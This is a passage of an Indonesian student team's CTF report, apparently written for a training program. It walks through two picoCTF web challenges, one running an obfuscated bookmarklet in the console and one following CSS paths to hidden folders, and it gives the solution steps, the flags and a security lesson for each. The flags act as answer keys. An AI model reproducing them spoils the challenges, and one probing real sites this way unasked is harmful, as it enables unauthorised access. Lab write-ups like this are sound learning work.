
## ► Clue

A bookmarklet is a bookmark that runs JavaScript instead of loading a webpage. What happens when you click a bookmarklet?

Web browsers have other ways to run JavaScript too.


## ► Cara Solving

1. Buka tautan instans soal yang diberikan. Di halaman tersebut, terdapat sebuah kotak teks yang berisi blok kode JavaScript (dimulai dengan `javascript:(function() { ... })()`).
2. Blok semua teks kode tersebut, lalu salin (*copy*).
3. Buka Developer Tools pada browser (tekan F12 atau klik kanan pada halaman lalu pilih *Inspect*).
4. Pindah ke tab Console. Tab ini adalah *environment* bawaan browser yang memungkinkan kita menjalankan kode JavaScript secara langsung.
5. Tempel (*paste*) kode yang sudah disalin tadi ke dalam *Console*, lalu tekan Enter.



6. Kode tersebut akan otomatis tereksekusi. Skrip akan melakukan perulangan matematika untuk mendekripsi variabel berisi *flag* acak menggunakan kunci (seperti `key = "picocftf"`) yang sudah disertakan di dalam kode tersebut.

7. Hasil dekripsi akan langsung dimunculkan oleh browser dalam bentuk *pop-up alert* di bagian atas layar.





#### ► Flag

```
picoCTF{p@g3_turn3r_0c0d211f}
```

#### ► Insight

Tantangan ini menunjukkan mengapa *Client-Side Encryption* (enkripsi di sisi klien) untuk data sensitif sangat tidak disarankan. *Developer* mengamankan *flag* dengan enkripsi, tetapi mereka secara bersamaan memberikan algoritma dekripsi beserta "kunci" rahasianya di dalam kode *frontend* (JavaScript). Karena JavaScript dieksekusi di browser, semua logika tersebut bersifat transparan dan berada dalam kendali pengguna. Siapa pun bisa dengan mudah menyalin dan menjalankan ulang kode tersebut untuk membongkar data aslinya. Otentikasi dan dekripsi data sensitif harus selalu dilakukan di sisi *server backend*.

**SOLVED**

## Challenge\_16.exe - Safid // Secrets

X

Anggota: Safid

Kategori: Web  
Exploitation

Tingkat: Medium

## ► Soal

We have several pages hidden. Can you find the one with the flag?

## ► Clue

folders folders folders

## ► Cara Solving

1. Buka tautan halaman *website* utama.
2. Buka Developer Tools (F12) lalu masuk ke tab Elements (atau tekan Ctrl+U untuk melihat *Page Source*).
3. Perhatikan baris kode yang memanggil file CSS pada tag <link>. Terlihat bahwa file *index.css* dipanggil dari sebuah direktori bernama *secret/* (*href="secret/assets/index.css"*).
4. Ubah URL di *address bar* browser dengan menambahkan direktori tersebut di belakangnya menjadi <URL\_website>/secret/, lalu tekan Enter.
5. Halaman baru akan terbuka. Lakukan *Inspect Element* lagi di halaman ini. Cek pemanggilan CSS-nya, dan lu akan menemukan folder baru yaitu *hidden/* (*href="hidden/file.css"*).
6. Tambahkan lagi direktorinya ke URL menjadi <URL\_website>/secret/hidden/, lalu Enter.
7. Di halaman ketiga ini, lakukan *Inspect Element* sekali lagi. Pada tag CSS, temukan folder rahasia terakhir yaitu *superhidden/* (*href="superhidden/login.css"*).
8. Akses URL terakhir tersebut menjadi <URL\_website>/secret/hidden/superhidden/.
9. Di halaman terakhir ini, lakukan *Inspect Element* untuk melihat struktur HTML-nya. *Flag* akhirnya ditemukan terselip di dalam tag <h3 class="flag">.



#### ► Flag

```
picoCTF{succ3ss @_h1dd3n_1nv3st1g4t10n_39a3190e }
```

#### ► Insight

Tantangan ini adalah contoh nyata dari buruknya praktik *Security by Obscurity* (Keamanan melalui Ketidakjelasan). *Developer* mencoba mengamankan halaman web hanya dengan menaruhnya di dalam rentetan folder yang disembunyikan (*secret/hidden/superhidden*) tanpa memberikan perlindungan akses sungguhan. Struktur folder ini pada akhirnya tetap bocor ke publik karena browser klien harus mengetahui lokasi direktori tersebut untuk memuat desain visual dari file CSS. Halaman sensitif atau rahasia seharusnya selalu dilindungi oleh mekanisme otentikasi dan otorisasi di sisi server (seperti sistem *login*), bukan sekadar disembunyikan lokasinya.

**SOLVED**

**► Kendala yang Dihadapi**

- [ contoh: kesulitan memahami konsep tertentu, error saat menjalankan tools, dsb ]
- [ tambahkan poin lain ]

**► Cara Mengatasi**

- [ langkah atau solusi yang diambil – diskusi tim, bantuan mentor, referensi online ]

**► Pembelajaran Baru**

- [ skill atau pengetahuan baru yang didapat setelah mengerjakan rangkaian soal ini ]



[ EKSPRESI SAAT NEMU BUG SEPELE SETELAH BERJAM-JAM ]

## Penutup.bat

X

[ Tulis kesimpulan akhir, ucapan terima kasih kepada mentor dan panitia, serta rencana belajar tim ke depannya. ]

**--- END OF REPORT ---**

*Process exited with code 0*